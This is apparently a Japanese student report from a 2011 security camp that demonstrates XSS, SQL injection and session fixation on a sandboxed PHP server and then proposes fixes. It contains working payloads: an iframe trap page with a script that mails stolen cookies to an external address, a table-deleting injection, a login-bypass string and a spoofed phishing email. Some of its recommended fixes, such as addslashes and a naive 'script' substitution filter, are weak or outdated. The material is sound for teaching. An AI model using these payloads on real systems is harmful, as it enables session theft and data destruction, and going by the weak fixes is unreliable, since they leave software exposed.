Web System Hacking

— XSS, SQL Injection and Session Fixation Attack —

張 惺

目次

p1.　目次（本節）
　　この記事における表記について
　　§0：この研究について
p2.　§1：巧妙化するアタックの手口
p3.　§2：閉鎖的環境における実践
p8.　§3：防御策の実装
p10.　§4：更なる脆弱性の分析

　　参考資料・巻末注

この記事における表記について

- 本文では Century Font を、またソースコードでは **Courier New Font** を使用している。
- 動作不具合を回避するため、全てのソースコードにはエンコーディングの宣言等が必須であるが、本記事の例示ソースコードでは省略した。
- 「ハック」と「クラック」の意味の違いなどは考慮せず、すべてハックに統一した。
- 補足が必要な内容には脚注を行った。

§0. この研究について

この研究では、現代社会には必要不可欠なものとして普及した「インターネット」に近年蔓延する数々のシステムの脆弱性と、攻撃手法を紹介し、それらに対応するための防御策の作成を行う。

そもそも、一般ユーザーにとってハッカーやクラッカーというのは幻想的存在であり、ある意味憧れの存在かも知れない。各種テレビドラマや映画などで、コンピュータ画面上のCUI (Character User Interface) を凝視し、次々にセキュリティ対策をくぐり抜けてゆくその姿は、とくに少年たちの羨望の的になることもあるであろう。

このたび私は、倍率6倍以上と呼ばれる選考をなんとか通過し、ハッキング技術を「国主催で」学ぶことができる唯一の会である、情報処理推進機構(IPA)の「セキュリティ＆プログラミングキャンプ2011」に参加する機会を得た。[1] 全国から集まった大学生を中心とした10名のチームで、業界の第一線で活躍する著名なセキュリティ専門家と共にWebセキュリティの研究を行う。この研究では、私の事前研究とキャンプでの学習成果[2]がまとめられ、最後に私の独自学習が追加されている。

ではそもそも、なぜWebセキュリティを考える必要があるのだろうか。この理由は、歴史を探ることで垣間見えるかもしれない。インターネットは1969年にカリフォルニア州立大学ロサンゼルス校(UCLA)とスタンフォード大学研究所 (SRI) を繋ぐネットワークシステムARPANET (アーパネット) が起源で、本格的に普及しだしたのは1990年代。特にMicrosoft社がWindows 95でインターネット接続機能を標準サポートしてから、一般民衆間に爆発的に広がるようになった。初めはテキストの送受信だけをサポートしていたHTTP (HyperText Transfer Protocol)も、徐々に様々な仕様が制定され、現代のWebサイトのような動的ウェブサイトをサポートするスクリプト言語が登場し始めた。

実は近年問題になっているハッキングはここが元になっている。これらのスクリプト言語（PHP, JavaScriptや、CGIと呼称されるPerlなど）は動的ウェブサイトを開発する際に絶大な威力を発揮するが、インターネットという仕組みが元凶となり、大変攻撃しやすい仕組みになっているのだ。そして、ウェブサイト作成がプロだけの仕事であった時代から「個人サイト」の時代に移るにつれて、脆弱性に関する認識も薄れはじめ、現在ではインターネット

---

[1] ハッキング技術を学ぶことは、防御策を考える上で最も重要なことである。このキャンプではあくまでも最終目標は防御策の学習と研究であり、攻撃技術の習得ではない。ただ、防御するには攻撃が必要であるということだ。

[2] ただし、大半の研究内容は保安上の問題で公開が禁止されているため、公開できる部分（すでに世界的に知られている部分）のみの研究成果をまとめる。キャンプでは外部に流出すると危険な攻撃技法に関しても講義・研究を行った。

上に存在するウェブサイトの10個に9個が致命的な脆弱性を抱えているという分析結果まである。

そこで、実際にランダムに選択したウェブサイトの「登録フォーム」にXSS (Cross Site Scripting[3]) と呼ばれる脆弱性 (後述) を攻撃する無害なコードを挿入し、実行したところ、攻撃が有効化され、脆弱性が確認できたサイトは、とくに個人サイトに多かった。このような個人サイトの問題以外に、最近では開発者でも脆弱性対策を十分に学んでいない人が多いと言われており、インターネットに依存する現代社会に大きな脅威となっている。次節では、実際の攻撃手法を紹介する。

§1. 巧妙化するアタックの手口

早速、攻撃手法を見ていこう。今回は、数ある手法の中でも特にメジャーと言える3つの脆弱性を突く手法を見てみよう。

① XSS (Cross Site Scripting)

クロスサイトスクリプティング、通称XSSはWebシステムの攻撃手法としては最もメジャーであり、そして最も防御が難しい「アタックの王道」である。そして、攻撃方法が簡単である割に、攻撃を受けた際の被害が大きいのも特徴である。

攻撃コードは、主にお問い合わせやアカウント登録などで使われるHTMLの<form>要素に埋め込まれ、サーバーにPOSTされる。POSTされるデータは、サーバーでスクリプト言語中に代入されて処理されるが、ここでデータを不正なスクリプトに書き換えることで、スクリプト言語中に不正なプログラムを注入することができる。これを応用し、<iframe>要素[4]を介してアタックすることで、簡単に個人情報を盗み出すことができるのだ。

② SQL Injection

こちらも基本原理は先述したXSSと似ているが、攻撃対象が異なる。Webシステムでユーザー情報をはじめとするすべての情報を保存するデータベースシステムであるSQLに対して不正な命令を行い個人情報の流出や全消去など、システムに致命的な損害を与えることができる。こちらは攻撃がパターン化されているため対策は複雑ではないが、理解するのに高度な知識が必要な為、様々なシステムで対策が放置され続けている。

SQLデータベースを操作するには、SQL文と呼ばれる専用の命令文を使用する。例えば会員登録画面で名前を入力して登録を行うと、サーバーでは

```
INSERT INTO table VALUE ($_POST['name']);
```

といった感じでデータベースに命令が送られ、名前の文字列が格納される。ここに重大な脆弱性が隠れている。§2で実際に攻撃を行う。

③ SF攻撃 (Session Fixation Attack)

セッション固定化攻撃とも呼ばれるこの攻撃手法は、世界的に用いられるスクリプト言語、PHP の決定的な弱点をうまく突いた攻撃法で、対処法は簡単であるが、意外と知られていない手法である。

通常、クライアント側のブラウザとサーバーが通信する際には、1度の通信で全てが完結することはない。例えばショッピングサイトであれば、商品の確認・支払い方法の決定・配送先の入力・購入決定、といった感じに購入手続きの間に何度もサーバーと通信をする必要がある。このとき、複数のいクライアントからの要求でサーバーが混乱するのを防ぐ為、それぞれのクライアントとの通信に個別の識別番号をつけ、通信にミスが起こらないようにしている。これをセッションID (SID) という。攻撃によってこのセッションIDを奪ったり、特定のセッションIDを使わせるようにすれば、同じセッションIDを用いてサーバーにアクセスし、データを盗んだり、不正な決済をさせたりすることができる。これがセッション関連の攻撃で、利用者自身に大きな害が及ぶ。セッション固定化攻撃はその中でも最も「お手軽」なもので、攻撃手法は全く難しいものではない。実際の攻撃については後述する。

このように、様々な攻撃がある。それぞれにコツがあるのだが、コツさえ掴めてしまうと意外と簡単に攻撃ができてしまうかも知れない。

さて、次節では実際に脆弱性を含んだプログラムを作成し、自ら攻撃を行う。机上の空論で説明するより、実際にハッキングを外部に与えない形式で行い、危険性を認識するのがセキュリティの研究の第一歩である。では、実践してみよう。

---

[3] 略称がCSSでないのは、段階スタイルシート (Cascading Style Sheets) の略称として既に使われていたからである。

[4] ここから、各種技術用語を使用するが、それぞれの解説は割愛する。

§2. 閉鎖的環境における実践

さて、実際に攻撃を行う前に、環境構築を行う。攻撃によって、予期せぬ不具合が発生しコンピュータが故障するのを防ぐ為、今回は実験用だけに新たに仮想サーバーを構築する。概要は以下の通り。

コンピュータ：	iMac (mid 2009)
プロセッサ：	Intel Core 2 Duo 2.93GHz
メモリ：	8GB
仮想化システム：	VMWare FUSION 3.0
サーバーOS：	Ubuntu 11.04
割り当てメモリ：	2GB
ウェブサーバー：	Apache HTTP Server 2.0
データベース：	Oracle MySQL 5.5.14
メールサーバー：	Postfix 2.7.2
スクリプト言語：	PHP 5.3
テキストエディタ：	Vim 7.3

さて、早速サーバーを起動し、脆弱性を含むソースコードを書く。[5] まずは、§1の①で紹介したXSSの最も簡単な例示からだ。

<u>SOURCE1: FIRST XSS</u>

```
/xss/1/001.html
-----------------
<html>
<head><title>XSS1</title></head>
<body>
<form action="002.php" method="post">
name:<input type="text" name="id"><br>
<input type="submit" value="send">
</form></body></html>

/xss/1/002.php
-----------------
<html>
<head><title>XSS1</title></head>
<body>
<?php echo "done: ".$_POST['id']; ?>
</body></html>
```

これで、以下のようなページができる。

name: [　　　　]
send

ここに、試しに普通の文字列を打って送ってみよう。Tehuと入力してsendをクリックすると、

done: Tehu

と表示されるようになっている。では、ここに以下のJavascriptを注入したらどうなるだろう。

```
<script>alert(document.title);</script>
```

さっきの実行結果から考えると、

```
done: <script>alert...
```

という風に表示されるという予想は当然立つ。
実際にやってみた。すると、

XSS1

というポップアップアラートウィンドウが出る。[6]
これが、XSSである。といっても、意味がわからないので、動きを分析してみる。

さきほど、**done: <script>alert...**という表示がなされると予想した。実はこれは間違っていない。プログラムはウソをつかない。ちゃんと誠実に仕事をしてくれる。ここまではよい。

では、なぜポップアップが出現したのか。

ブラウザは、サーバーから帰ってきたリクエストに含まれるHTMLを順次パース (解析) し、レンダリング (画面表示) する。じつはこのときに、JavaScriptなどのクライアント依存のスクリプトを自動的に実行し、結果をレンダリングする仕組みになっているのだ。つまり、先ほどの操作を行うと、**done: <script>alert...**が表示されるだけでは終わらず、そこからさらにdone: 以降のスクリプトが実行されてしまうのである。これが「注入」とよばれる基本のテクニックだ。今回注入したスクリプトは、ポップアップ画面でページのタイトルを出力するものであった。たとえばこれを

```
<script>document.write(document.title);
</script>
```

とするとどうなるだろうか。こうすると、ポップアップではなく、単に画面にタイトルが表示される。つまり、こうなる。

done: XSS1

これがXSSである。しかし、これではただのお遊びで、何のハックもできていない。個人情報を盗み出すには、これを応用する。

---

[5] 当然ではあるが、この研究で紹介した手法を実践したことによりいかなる損害等が発生しても一切の責任を負わない。

[6] ただ、この程度のXSSであればブラウザ側がフィルタすることがある。XSS回避設定を解除して動かせばよい。

実際にXSS脆弱性を突いてよく奪われるのはCookieの値である。Cookieは、Webサイトのシステムがブラウザを通して訪問者のコンピュータに何らかの値を保存させることができるシステムで、現在では多くのサイトで使用されている。たとえば、会員制サイトのログイン画面で、IDとパスワードの入力欄の下に「ログインを持続する」や「ログインを記憶する」などといったチェックボックスがあることがある。これは、典型的なCookieの活用例である。そして、実はそのCookieはJavaScriptで

```
<script>alert(document.cookie);</script>
```

というスクリプトを実行するだけで全て取得できてしまうのである。普通Webサイト中では任意のJavaScriptは実行できない。[7] しかし、サイトにXSS脆弱性があれば、POSTするデータにCookie取得スクリプトを紛れ込ませることで、堂々とCookieに含まれる個人情報を盗み出すことができる。

論ずるより産むが易し、実際に脆弱性を含むシステムと、攻撃を行う罠システムを作成する。

SOURCE2: REAL XSS

```
/xss/2/001.php
-----------------
<?php session_start(); ?>
<body>
  Keyword: <?php echo $_GET['id']; ?>
</body>
```

これは<form>を略した欠陥システムである。値はURL中に直接指定する。 `session_start();`により、セッションが開始され、Session IDがCookieによって保持される。以下のURLを指定すればXSSが動作する。

```
/xss/2/001.php?id=<script>alert(doc...
```

実際に先ほどと同じ手法でCookieをアラート表示させると、このような表示が確認できる。

```
PHPSESSID=64vis21ftdhjke5r1ba5sdgh...
```

このように、セッションIDを盗み出せる。なお、セッションIDは乱数が生成されて代入されるため、規則性はない。[8] さて、このようにしてCookieに含まれる個人情報が取得できるのを確認できた。

では早速、外部から攻撃を仕掛けてCookieのデータを奪取する罠サイトを作成する。§1でも紹介した、<iframe>を用いた攻撃を行う。

```
/xss/2/900.html
-----------------
<html><body>Secret virgin<br><br>
<iframe width=320 height=100
src="001.php?id=<script>
window.location='901.php?id='
%2Bdocument.cookie;</script>">
</iframe></body></html>
```
[9]

```
/xss/2/901.php
-----------------
<?php
  mb_language('Japanese');
  mb_send_mail('hack@tehu.me',
'result', 'cookie:'.$_GET['id'],
'From: cracked@tehu.me');
?>
<body>attack was succeed!</body>
```

これで、Cookieを盗み出せてしまう。実際に流れを確認してみると、まず
①900.htmlにアクセスすると、iframe内から001.phpに不正なJavaScriptパラメータが送信され、Cookie値が漏洩する。
②漏洩したCookie値は901.phpに準備されたPHPによってメールでハッカーに届けられる。
③送信が完了すると、iframe内に攻撃完了を示す文字列が表示される。

仕組みは簡単であるが、威力は絶大である。001.phpにおいれsessionを開始した際、Cookieの保持期限を指定していなかったため、原則としてはブラウザが終了されるまでCookieは保持される。つまり、一度001.phpにアクセスしてからブラウザを終了するまでに、ユーザーが900.htmlにアクセスすれば、まんまと攻撃ができるようになるわけだ。Cookieに格納された機密情報 (セッションID, ユーザーID, パスワードのハッシュ値など) を手に入れたら、あとはどうにでも煮炊きできる。ショッピングサイトであれば不正ログインして不正決済させる

[7] DOM (Document Object Model) によって差し込む、というのは実は可能だがあまりおすすめできることではない。

[8] これに関連した話で、暗号論的疑似乱数生成系に関する研究も非常におもしろそうだ。暗号論的疑似乱数とは、現実的な時間内に乱数値を予測することができないことが理論的に証明された乱数であり、セッションIDの自動生成に活用されている。

[9] プログラム5行目先頭にある%2Bは、"+"(プラス記号)を表すURL Encodedな値である。文字エンコードの問題を最小限にする為、URLパラメータでは普通、英数字以外の全ての文字(日本語を含む)はURL Encodeにより"%+英数字"に変換する。

こともできるし、SNSサイトであれば不正な発言を自由に行える。ユーザーに与えるダメージは絶大だ。なお、アクセスした際このように表示される。

Secret virgin

attack was succeed!

また、前頁で紹介した900.htmlではiframeにwidth と height を指定している為、"attack was succeed!" が目に見えている。通常は、Cookieが盗み出されたことがばれないように、iframeにはwidth=0 height=0 を設定し、不可視オブジェクトとすることが多い。

これがXSSの最も基本的な攻撃手法である。攻撃の鮮やかさは、考案されてから10年以上経った今でも色あせないほど、美しいハッキング手法である。

さて、次に§1の②で紹介した SQL Injection の実例を紹介する。今回は、例示の為にOracle MySQL上にデータベース"hack"を作成し、その中にInnoDBを処理エンジンとしたテーブル"ikimono"を作成し、事前に以下の値[10]を保存した。

```
DATABASE1: hack/ikimono
id  name                birth
--- ------------------ -------------
1   Yoshiki Mizuno      1982
2   Kiyoe Yoshioka      1984
3   Hotaka Yamashita    1982
```

さらに、このテーブルに接続してデータを取得し、表示するプログラムをPHPで書く。

```
SOURCE3: FIRST INJECTION
/sql/1/001.php
-----------------
<?php
$url = "localhost";
$user = "root";
$pass = "tehutehu";
$db = "hack";
$sql = "SELECT * FROM ikimono WHERE
       birth=".$_GET['year'];
$link = mysql_connect($url,$user,
        $pass) or die("died");
$sdb = mysql_select_db($db,$link)
       or die("failed to select");
mysql_query("set names utf8");
$result = mysql_query($sql, $link)
          or die("failed to query");
mysql_close($link) or die("bad cl");
while($row=mysql_fetch_assoc($result))
{
  echo "id:".$row['id']." name:".
       $row['name']."<br>";
}
?>
```

実際に実行してみよう。URLにパラメータとしてyear=1982 を指定する。つまりこうだ。

```
/sql/1/001.php?year=1982
```

これを実行すると、次の実行結果が帰ってくる。

```
id:1 Name:Yoshiki Mizuno
id:2 Name:Hotaka Yamashita
```

このプログラムでは、パラメータに指定した年値と一致する誕生年を持つ人物をデータベースから検索し、表示している。つまり、1984を指定すればKiyoe Yoshioka が出力されるし、2011と入力するとなにも出力されない。実際にデータベースに命令をしているSQL文は001.phpの6行目にあるとおり

```
SELECT * FROM ikimono WHERE birth=○○○○
```

これでデータベースから一致するデータを引っ張り出すことができる。じつはここに不正なSQL文を注入することで、データベースに不正な命令が可能である。たとえば、こんな値を挿入してみる。

```
0;DELETE FROM ikimono
```

この操作を行った後に再度データベースを確認すると、このように表示されてしまった。

```
DATABASE1: hack/ikimono (hacked)
id  name                birth
--- ------------------ -------------
Waring: this table doesn't have any records!
```

---

10 教師の名前でもよかったのだが、執筆日が某3人組バンドの大阪ライブの次の日であったため、バンドメンバーの名前と誕生年を使わせていただいた。誕生年に重なりがあり、例示にもちょうど良かった。

見事ハッキング成功、管理下にないデータベースのデータをすべて削除する事に成功した。

仕組みは簡単である。数値リテラルはクォーテーションで囲まないため、数値でない文字が現れた時点でその数値は終了と判定される。そのため、セミコロン以降がリテラルではなく普通のSQL文として解釈され、実行されてしまったのだ。[11]実行された不正なSQL文は、見た目通りでテーブルikimonoのすべての内容を削除する命令である。

では、これを応用して現実的な攻撃を行ってみる。よくあるWebシステムのログインシステムを以下のようにMySQLにテーブルを設置し、001.htmlと002.phpを再現した。

```
DATABASE2: hack/login
id  name   pass[12]
--- ------ ---------------------------
1   tehu   tehutehu
2   kinta  tanki
3   kiyoe  hotaka
```

```
SOURCE4: REAL INJECTION
/sql/2/001.html
-----------------
<html>
<head><title>SQL</title></head>
<body>
<form action=”002.php” method=”post”>
name:<input type=”text” name=”id”><br>
pass:<input type=”text” name=”pw”><br>
<input type=”submit” value=”send”>
</form></body></html>
```

```
/sql/1/002.php
-----------------
<?php
$id = $_POST[‘id’];
$pw = $_POST[‘pw’];
$url = ”localhost”;
$user = ”root”;
$pass = “tehutehu”;
$db = “hack”;
$sql = “SELECT * FROM login WHERE
       name=‘”.$id.”’ AND pass=‘”.
       $pw.”’”;
$link = mysql_connect($url,$user,
        $pass) or die("died");
$sdb = mysql_select_db($db,$link)
       or die("failed to select");
mysql_query("set names utf8");
$result = mysql_query($sql, $link)
          or die("failed to query”);
mysql_close($link) or die(“bad cl”);
if($row=mysql_fetch_assoc($result)){
  echo “process was done!”;
} else {
  echo “authentication was denied!”
}
?>
```

001.htmlでは以下のように表示される。

name:

pass:

send

ここにname:kinta pass:tanki と入力して送信すると、process was done! が出力される。また、同様にname:tehu pass:debu と入力するとauthentication was denied! と出力されてアクセスできない。002.phpのSQL命令は、

①idとpwが両方一致する項目を検索するSQL文を記述して、データベースに送信する。

②データベースで検索を行い、一致するデータが見つかった場合は該当データを変数に格納する。

③変数に該当データがあればログイン成功と判定し、なければログイン失敗と判断する。

この方式は大変メジャーであるが、条件式の部分には非常に大きな脆弱性がある。実際にアタックしてみよう。nameにtehu、passに

```
’ OR ‘a’=’a
```

と入力してみる。すると不思議な事に、認証を通過してしまい、process was done! が出力される。

なぜ通ってしまったのか、データベースに送信されたSQL文を見てみる。

```
SELECT * FROM login WHERE
 name=‘tehu’ AND pass=‘’ OR ‘a’=’a’
```

つまり、「nameがtehuであり、かつpassが無し、もしくは文字列aと文字列aが一致する」ときにログインが成功することになる。文字列aと文字列aが

[11] このように命令を中断させて別の命令をおこなう攻撃は、複文命令に対応したデータベースシステムでしか使えない。

[12] 本来は漏洩対策としてMD5などでハッシュ化すべきだが、可読性をあげるため今回は省略する。

異なるはずがないので、結局このSQL文はデータベースに登録されたpassを無視して不正アクセスを通してしまう仕組みになっているのだ。

これが基本の非常に有名なSQL Injectionの例であるが、XSSでもSQL Injectionでも、ソースコードの変数内に「汚染された」コードを注入する事で不正な操作、つまり攻撃をすることができたということが容易に理解できるであろう。Webシステムにおいて、変数、特に外部から容易に変更できる変数の扱い方というのは非常に難しい。


最後に、§1の③のセッション固定化攻撃を実践してみる。その前に、セッションというシステムが大変脆弱であることを確認しよう。セッションを乗っ取る攻撃は総称してSession Hijackと呼ばれる。

セッションを乗っ取るには３つの方法がある。

1) セッションIDの推測

セッションIDは乱数が生成されるため普通は推測できないようになっている。しかし、これは言語既存のセッション管理機構を用いてセッションをスタートした場合に限る。何らかの理由で自作のセッション管理機構を使用した場合、セッションIDの乱数生成ロジックが安易になりがちだ。以下にありがちな例を挙げる。

PICT1: SESSION ID HACKS



乱数を使用したから安全というわけではない。実は乱数はUNIX Timeを元に生成したりしていることが多く、たいてい推測がつく。つまり、上のようなID作成方法ではセキュリティ的には最悪といえるのである。そのため、自作のセッション管理機構はできる限り使わないことが推奨される。使用する際は、Linuxの/dev/urandomなどの優れた乱数生成器を使うべきだ。セッションIDが推測されてしまうと、簡単に乗っ取られてしまうのは明らかである。

2) セッションIDの盗みだし

推測よりも確実なのが盗みである。本来セッションIDはCookieに保存される個人情報と並んで最高レベルの機密情報として扱われるが、細心の注意を払わないと簡単に悪用される。例としては、先述したXSS脆弱性によって流出したり、HTTPヘッダへのインジェクション攻撃、またSIDがURLに埋め込まれることで起こるHTTPヘッダのRefererの悪用、ネットワーク盗聴によるID漏洩などがあるが、詳細は割愛する。

3) セッションIDの強制

セッションIDの強制とは、何らかの形で特定のセッションIDで通信を行うようにユーザーに仕向けることである。強制されたIDは当然攻撃者側も知っているので、ユーザーが強制されたIDで操作を行えば情報はすべて筒抜けになってしまう。

この「強制」こそが、今回紹介するセッション固定化攻撃である。では、実際に例を作成してみる。

SOURCE5: SESSION FIXATION

```
/sid/1/.htaccess
-----------------
php_flag session.use_cookies On
php_flag session.use_only_cookies Off
php_flag session.use_trans_sid On

/sid/1/001.php
-----------------
<?php session_start(); ?><body>
<form action=”002.php” method=”POST”>
ID:<input name=”id” type=”text”><br>
<input type=”submit” value=”Login”>
</form></body>

/sid/1/002.php
-----------------
<?php
session_start();
$id = $_POST[‘id’];
$_SESSION[‘id’] = $id;
?>
<body>
Hello, Mr/Mrs. <?php echo $id; ?>!<br>
<a href=”003.php”>Your Info</a>
</body>
```

```
/sid/1/003.php
-----------------
<?php session_start(); ?>
<body>
Your Info<br>
ID: <?php echo $_SESSION['id']; ?>
</body>
```

このシステムは単純なログインシステムを再現したものである。.htaccessファイルは固定化攻撃が発生しやすい環境を作る為に設定した。001.phpでIDを入力すると、002.phpに飛ばされ、セッションIDが生成されてセッション変数にIDが格納される。

では、実際に攻撃をしてみよう。別途、phpのsendmailなどを用いてFromヘッダ要素をサービスの運営元のアドレスに改ざんし、あたかも運営からのお知らせのような「なりすまし」メールを送る。送られたメールはこのような感じだ。

> From: SID運営事務局 <noreply@example.jp>
> To: Satoru Cho <tehu@tehu.me>
> 件名: サービス更新のお知らせ
>
> Satoru Cho 様
> SID運営事務局です。このたび、システムの更新を行いました。ぜひアクセスお願い致します。
> http://example.jp/sid/1/001.php?PHPSESSID=123
>
> このメッセージは自動送信されています。
> このアドレスに返信しないでください。
> --------------
> SID運営事務局 <info@example.jp>

あとは、このメールを見たSatoru Choさんが記載されたURLをクリックするだけだ。クリックすると、PHPSESSIDパラメータを含んだログインページに繋がる。ここで名前をいれてログインすると、新しく生成されたセッションIDではなく、パラメータで指定された「123」がセッションIDとして固定される。一度ログインしてしまえば、攻撃者の勝ちである。他のコンピュータから http://example.jp/sid/1/003.php?PHPSESSID=123 にアクセスするとSatoru Choさんが何を入力したかが丸見えになってしまう。もしID以外の情報、住所や電話番号が書かれていたら... と思うと、夜も眠れない。[13]

このように、セッション攻撃はユーザー自身が墓穴を掘る形になる、という特徴がある。このような明らかに怪しいURLを踏まないというのが1番の解決方法ではあるが、ほとんどのユーザーは危険性を理解出来ない。そのため、システム側で強制操作攻撃に対する防御を固めておく必要がある。

今回の攻撃の大元の原因は、.htaccessファイルにある。.htaccessファイルでは、セッションIDをURLにパラメータとして保持することを許可し、またCookieとして保存することも許可している。これが原因で、パラメータPHPSESSID（これはPHPで定められた、セッションIDを持つパラメータである）に指定したセッションIDがそのままシステム内でも使用できてしまうのである。

これがセッションの固定化攻撃である。これらの攻撃は、大変身近に多く存在する。日頃様々なオンラインシステムを使用する際、少しは攻撃の可能性を考えるべきだが、ほとんどのユーザーがシステムが安全であると思い込んでいるのが現状だ。そして攻撃手法のほとんどは、ユーザーからは判別しにくいものである。そこで、やはりシステム側で未然に防ぐことが不可欠となる。そこで、次章ではこれまでに挙げた脆弱性を含むプログラムの脆弱性を塞ぐ手法について考える。

§3. 防御策の実装

さて、防御策の検討に進む。先ほど例示した3つについて、それぞれの防御方法を紹介し、実際にプログラムを改良する。それぞれに、対策をしよう。

まずはじめに、XSS脆弱性の対策である。先ほど挙げた攻撃例では、注入したJavaScriptが動作したのが問題である。というわけで、注入したスクリプトをもう一度見てみよう。

```
<script>window.location='901.php?id='
%2Bdocument.cookie;</script>
```

これを無効化[14]したい。通常、注入された不正なコードを無効化するには、エスケープ処理を行う。エスケープとは、プログラムなどに含まれる特殊な

[13] 研究中に、ある小規模団体の販売サイトで実際にセッションIDに関する脆弱性を発見した。脆弱性分析を行いウェブサイトの管理者に報告したところ、数日で修正され、お礼のメールをいただいた。脆弱性は身近なところにもあふれている。

[14] 無効化することを「サニタイズ」と言うことがある。

記号を別の文字列に置き換えることで、プログラムが動作できないように処理する。PHPにおいては、以下の関数を呼び出すことで簡単にエスケープすることができる。

```
htmlspecialchars($p, ENT_QUOTES, “UTF-8”);
```

第1引数に文字列を指定し、第2引数に変換対象文字の設定名、第3引数に文字エンコーディングを指定した。ENT_QUOTES変換対象文字[15]は以下。

```
< → &lt;
> → &gt;
& → &amp;
“ → &quot;
‘ → &#39;
```

つまり、注入されたスクリプトは以下のように変換されると考えられる。

```
&ltscript&gtwindow.location=&#39901.php?
id=&#39%2Bdocument.cookie;&lt/script&gt
```

このようにエスケープされてしまった。こうされてしまうと、もう不正なコードは実行されることはない。試しに、ソースコードをこのように修正する。

<u>**SOURCE6: REAL XSS (VER.2)**</u>

```
/xss/2/001.php
-----------------
<?php session_start(); ?>
<body>
  Keyword:
<?php
echo htmlspecialchars($_GET[‘id’],
     ENT_QUOTES, “UTF-8”);
?>
</body>
```

こうすると、いくら先述した偽プログラム900.phpを実行しても、セッションIDを盗み出すことはできなくなる。XSSの基本的な脆弱性塞ぎは完成だ。

　次に、SQL Injection脆弱性を解決する。先述したログインシステムの脆弱性は、実はXSS脆弱性と同様に、エスケープ処理を行うことで回避できる。ただ、JavaScriptの時とは少し異なり、SQL文を使用するため、htmlspecialchars() ではなく、

```
addslashes($p);
```

を使用する。これを使用すると、先ほど紹介した

```
’ OR ‘a’=’a
```

という不正なInjectionコードは

```
\’ OR \‘a\’=\’a
```

といった感じで、シングルクォーテーションにバックスラッシュが付加されて無効化される。

　つまり、次のようにソースコードを書き換えればよいことがわかる。

<u>**SOURCE7: REAL INJECTION (VER.2)**</u>

```
/sql/1/002.php
-----------------
<?php
$id = $_POST[‘id’];
$pw = $_POST[‘pw’];
$url = ”localhost”;
$user = ”root”;
$pass = “tehutehu”;
$db = “hack”;
$sql = “SELECT * FROM login WHERE
       name=‘”.$id.”’ AND pass=‘”.
       addslashes($pw).”’”;
$link = mysql_connect($url,$user,
        $pass) or die("died");
$sdb = mysql_select_db($db,$link)
       or die("failed to select");
mysql_query("set names utf8");
$result = mysql_query($sql, $link)
          or die("failed to query”);
mysql_close($link) or die(“bad cl”);
if($row=mysql_fetch_assoc($result)){
  echo “process was done!”;
} else {
  echo “authentication was denied!”
}
?>
```

このように入力された値を受け取ったらすぐにサニタイズ処理を行うことはシステムの開発では大変大事である。このような些細な処理は、システムの完成後に追加するのが困難だからである。

　最後に、セッション固定化攻撃の穴を塞ぐ。先述したように、そもそもこの問題はURLにパラメータとしてセッションIDを指定できるのが原因であるため、.htaccessファイルを書き換える。

<u>**SOURCE8: SESSION FIXATION (VER.2)**</u>

```
/sid/1/.htaccess
-----------------
php_flag session.use_cookies Off
php_flag session.use_only_cookies Off
php_flag session.use_trans_sid Off
```

これで、表面的にはURLパラメータやCookieからセッションIDを強制することができなくなる。

　このように、少々の改良で攻撃のリスクはかなり低くなる。ただ、まだ穴はたくさん存在する。

---

[15] このように、文字列を&######;という形式に変換することをHTML数値文字参照変換という。

§4. 更なる脆弱性の分析

このように基礎的な脆弱性を解決したところで、気を休めずに再度新たな脆弱性を突いてみよう。

①XSS 脆弱性

先ほどXSS脆弱性を埋める際に、5つの記号が数値文字参照変換されることを確認した。逆に、これらの記号を使わずにJavaScriptを記述することができないかを考える。

JavaScriptでは、JavaScript Schemeという機能があり、以下のように記述することで動作する。

```
javascript:alert(document.title)
```

試しにこのソースコードをGoogleのトップページで実行してみよう。Googleにアクセスし、アドレス欄を全て削除して、上のコードを入力して決定すると、ページのタイトルを記載したアラートが表示される。このような実行方法は、イベントハンドラを用いて記載できる。

このような問題はhtmlspecialcharsでは防ぎ切れない場所があるので、たとえば受け取った文字列からscriptを意図的に削除したり、なにか別の文字列に置き換えることによって、XSSを原理的に不可能にしてしまうことが可能である。

```
s/script/xscript/;
```

この置換正規表現を使用することで、<script>は<xscript>となり、javascript:がjavaxscript: となり、無効化されるのが確認できる。

これで、かなりのXSSは防ぐことができた。ただ、ブラウザ特有の機能（例：Internet Explorerではexpressionを用いて、CSSでJavaScriptを実行できる）やバグが存在し、完璧とは言えない。完璧なXSS対策は難しく、またXSS脆弱性は穴の種類によって様々な形式があり、新しいものがどんどん出てくる最も厄介な攻撃方法なので、完璧な対策は不可能といっても過言ではない。その例として、Googleなどの著名サイトでもXSS脆弱性はよく見つけられており、企業はこれらの脆弱性に懸賞金をかけることで穴を減らして行っている。

②SQL Injection 脆弱性

次に、SQL Injection 脆弱性の更なるウィークポイントを突いてみよう。先ほど、addslashes()を使用したエスケープで脆弱性を修正できると紹介したが、じつはSQL脆弱性の一つ目の例としてあげたデータベース削除攻撃は、エスケープでは解決できない。なぜなら、エスケープできる文字列がひとつも含まれておらず、不正なコードがそのまま実行されてしまうからだ。エスケープでは「不正なコードに含まれることが多い文字列」であるクォーテーションなどを処理するが、データベース削除攻撃では文字列ではなく数値を処理するため、エスケープの対象になるクォーテーションが使用されていない。エスケープではこれを防ぐことができない。

